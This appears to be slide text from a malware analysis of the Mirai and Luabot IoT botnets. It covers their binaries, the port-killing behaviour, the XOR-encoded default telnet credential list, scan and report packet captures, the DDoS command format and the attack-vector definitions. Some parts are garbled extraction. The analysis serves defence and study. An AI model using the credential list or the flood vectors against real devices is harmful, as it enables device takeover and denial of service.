mirai.arm7: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mpsl: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc: ELF 32-bit MSB executable, SPARC version 1 (SYSV), statically linked, stripped
```

random process name and each bot listen a fixed port to prevent multiple instances of bot running together:

```
# netstat -anp|grep LISTEN
tcp      0      0 127.0.0.1:48101          0.0.0.0:*          LISTEN      14851/jcncljlcldtoc3
tcp      0      0 127.0.0.1:9           0.0.0.0:*          LISTEN      12528/dc2cbf0c542ch
tcp      0      0 127.0.0.1:48202          0.0.0.0:*          LISTEN      15176/um6cpn6cie5c4
```

► mirai-bot

rebind the 22 23 80 to prevent other malwares to control the devices :

```
killer.c:44:    if (killer_kill_by_port(htons(23)))
killer.c:68:    if (killer_kill_by_port(htons(22)))
killer.c:88:    if (killer_kill_by_port(htons(80)))
```

Built-in week password and encrypt strings :

add_auth_entry("x50\x4D\x4D\x56", "x5A\x41\x11\x17\x13\x13", 10); // root xc3511	add_auth_entry("x50\x4D\x4D\x56", "x54\x4F\x5B\x5A\x54", 9); // root vizxv	add_auth_entry("x50\x4D\x4D\x56", "x43\x46\x4F\x48\x4C", 8); 0x50^0x22=0x72='r' // root admin	add_auth_entry("x43\x46\x4F\x4B\x4C", "x43\x46\x4F\x4B\x4C", 7); 0x4D^0x22=0x6f='o' // admin admin	add_auth_entry("x50\x4D\x4D\x56", "x1A\x1A\x1A\x1A\x1A\x1A", 6); 0x4D^0x22=0x6f='o' // root 888888	add_auth_entry("x50\x4D\x4D\x56", "x5A\x4F\x4A\x46\x48\x52\x41", 5); 0x56^0x22=0x6f='t' // root xmhdipc	add_auth_entry("x50\x4D\x4D\x56", "x46\x47\x44\x43\x57\x4E\x56", 5); 0x56^0x22=0x6f='t' // root default	add_auth_entry("x50\x4D\x4D\x56", "x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech	add_auth_entry("x50\x4D\x4D\x56", "x13\x10\x11\x16\x17\x14", 5); // root 123456	add_auth_entry("x50\x4D\x4D\x56", "x17\x16\x11\x10\x13", 5); // root 54321	add_auth_entry("x51\x57\x52\x52\x4D\x56", "x51\x57\x52\x52\x4D\x50\x56", 5); // support support	add_auth_entry("x50\x4D\x4D\x56", "", 4); // root (none)	add_auth_entry("x43\x46\x4F\x48\x4C", "x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password	add_auth_entry("x50\x4D\x4D\x56", "x50\x4D\x4D\x56", 4); // root root	add_auth_entry("x50\x4D\x4D\x56", "x13\x10\x11\x16\x17", 4); // root 12345	add_auth_entry("x57\x51\x47\x50", "x57\x51\x47\x50", 3); // user user	add_auth_entry("x43\x46\x4F\x48\x4C", "", 3); // admin (none)
--	--	---	--	--	---	---	---	---	--	---	--	--	---	--	---	---

► mirai scan module

scan character

1. scan port : 23、2323

2. scan the whole network expect some reserved IPs

3. SYN packet : TCP_SEQ = DST_IP

No.	Time	Source	Destination	Protocol	Length	Info
20	2016-10-08 19:38:21.664308	192.168.1.4	156.240.225.209	TCP	54	48188 > telnet [SYN] Seq=0 Win=27093 Len=0
21	2016-10-08 19:38:21.664352	192.168.1.4	158.202.13.4	TCP	54	48188 > telnet [SYN] Seq=0 Win=27093 Len=0
22	2016-10-08 19:38:21.664390	192.168.1.4	119.42.79.164	TCP	54	48188 > telnet [SYN] Seq=0 Win=27093 Len=0
46	2016-10-08 19:38:22.223761	192.168.1.4	24.122.218.179	TCP	54	32105 > telnet [SYN] Seq=0 Win=20545 Len=0
47	2016-10-08 19:38:22.223803	192.168.1.4	104.229.185.92	TCP	54	32105 > telnet [SYN] Seq=0 Win=20545 Len=0
48	2016-10-08 19:38:22.224032	192.168.1.4	110.9.21.151	TCP	54	32105 > telnet [SYN] Seq=0 Win=20545 Len=0
49	2016-10-08 19:38:22.224081	192.168.1.4	40.187.147.162	TCP	54	32105 > telnet [SYN] Seq=0 Win=20545 Len=0
50	2016-10-08 19:38:22.224117	192.168.1.4

TIME TO LIVE: 64
Protocol: TCP (6)
Header checksum: 0x933c [validation disabled]
Source: 192.168.1.4 (192.168.1.4)
Destination: 156.240.225.209 (156.240.225.209)
Transmission Control Protocol, Src Port: 48188 (48188), Dst Port: telnet (23), Seq: 0, Len: 0
Source port: 48188 (48188)
Destination port: telnet (23)
[Stream index: 10]
Sequence number: 0 (relative sequence number)
Header length: 20 bytes
Flags: 0x002 (SYN)
Window size value: 27093

0000 ec cb 30 8f b5 a5 00 05 fe bc 1f af 08 00 45 00 ..0..... E.
0010 00 28 a7 25 00 00 40 06 93 3c c0 a8 01 04 9c f0 .%.@. <..
0020 e1 d1 bc 3c 00 17 9c f0 e1 d1 00 00 00 50 02 ..<.... P.
0030 69 d5 ca 88 00 00
t.vizxv

send the result :
(ip|port|user|passwd)
to the report server


No.	Time	Source	Destination	Protocol	Length	Info
1	2016-09-29 21:46:19.672853	10.0.1.250	183.202	TCP	66	60363 > 48101 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM
3	2016-09-29 21:46:19.950409	10.0.1.250	183.202	TCP	54	60363 > 48101 [ACK] Seq=1 Ack=1 Win=14656 Len=0
4	2016-09-29 21:46:19.950581	10.0.1.250	183.202	TCP	55	60363 > 48101 [PSH, ACK] Seq=1 Ack=1 Win=14656 Len=1
5	2016-09-29 21:46:19.950652	10.0.1.250	183.202	TCP	71	60363 > 48101 [FIN, PSH, ACK] Seq=2 Ack=1 Win=14656 Len=17
8	2016-09-29 21:46:20.231175	10.0.1.250	183.202	TCP	54	60363 > 48101 [ACK] Seq=20 Ack=2 Win=14656 Len=0
9	2016-09-29 21:46:20.231205	10.0.1.250	183.202	TCP	17	60363 > 48101 [ACK] Seq=21 Ack=3 Win=14656 Len=0

Frame 9: 1 bytes on wire (80 bytes captured) (100% of frame)
Ethernet II, Src: Traficon_28:b3:ae (00:05:fe:28:b3:ae), Dst: AewinTec_45:b1:99 (00:0d:48:45:b1:99)
Internet Protocol Version 4, Src: 10.0.1.250 (10.0.1.250), Dst: 183.202 (183.202)
Transmission Control Protocol, Src Port: 60363 (60363), Dst Port: 48101 (48101), Seq: 2, Ack: 1, Len: 17
Data (17 bytes)
Data: d38d5c96001704726f6f740576697a7876
[Length: 17]

0000 00 0d 48 45 b1 99 00 05 fe 28 b3 ae 08 00 45 00 ..HE.... .(....E.
0010 00 39 a9 cf 40 00 40 06 85 23 0a 00 01 fa#.....
0020 b7 ca eb cb bb e5 a5 cc c7 db 7d da 71 b7 50 19}.q.P.
0030 00 e5 0b f8 00 00 96 00 17 04 72 6f 6f\\....roo
0040 74 05 76 69 7a 78 76 t.vizxv

► mirai DDoS module

cmd type	cmd length (Byte)	description
duration	4	attack duration
vector	1	attack type
targs_len	1	target count
targets	targs_len	the targets to be attacked
opts_len	1	attack opts count
opts	opts_len	attack opts



```

1 2016-11-12 18:54:26 CMD: 1
2 raw data:
3 0x00 0x00 0x00 0x78 0x0a 0x01 0x36 0xef 0xla 0x80 0x20 0x01 0x08 0x0a 0x61 0x6d
4 0x61 0x7a 0x6f 0x6e 0x2e 0x63 0x6f 0x6d 0x6f 0x6d
5 atk duration: 120
6 atk type: HTTP-Flood
7 atk target [1] | 54.239.26.128/32
8 atk opt [1] | domain 10 amazon.com
9
10 2016-11-12 18:58:02 CMD: 2
11 raw data:
12 0x00 0x00 0x00 0x3c 0x00 0x01 0x6d 0xa3 0xe0 0x22 0x20 0x01 0x00 0x04 0x31 0x30
13 0x32 0x34 0x32 0x34
14 atk duration: 60
15 atk type: UDP-Flood
16 atk target [1] | 109.163.224.34/32
17 atk opt [1] | payload-size 4 1024
  
```

```

#define ATK_VEC_UDP      0 /* Straight up UDP flood */
#define ATK_VEC_VSE      1 /* Valve Source Engine query flood */
#define ATK_VEC_DNS      2 /* DNS water torture */
#define ATK_VEC_SYN      3 /* SYN flood with options */
#define ATK_VEC_ACK      4 /* ACK flood */
#define ATK_VEC_STOMP    5 /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP    6 /* GRE IP flood */
#define ATK_VEC_GREETH   7 /* GRE Ethernet flood */
//#define ATK_VEC_PROXY   8 /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN 9 /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP     10 /* HTTP layer 7 flood */
  
```

► IoT botnet

mirai

- Currently, the famous botnet

luabot

- A very complex trojan which coded in lua

luabot → mirai

mirai → other mirais

- seize resource



2016.09.05

Mid of
September

now

- malwaremustdie public a analysis report about luabot , the luabot author leave a contact email: luabot@yandex.ru
- A journalist make an interview with the author
- This bot has many varieties , activity but don't make any big event



- flexibility

written in lua

process name is
easy to recognize

rebind the port 22,
23



muit-attack types
and build in
javascript engine

- the aim is to prevent other malwares control the devices

- the process name is : arm_lsb or arm_lsb_oabi

- The attack can bypass the JS auth algorithm

▶ luabot HTTP Flood – bypass CloudFlare



► IoT botnet

mirai

- Currently, the famous botnet

luabot



- A very complex trojan which coded in lua

luabot → mirai

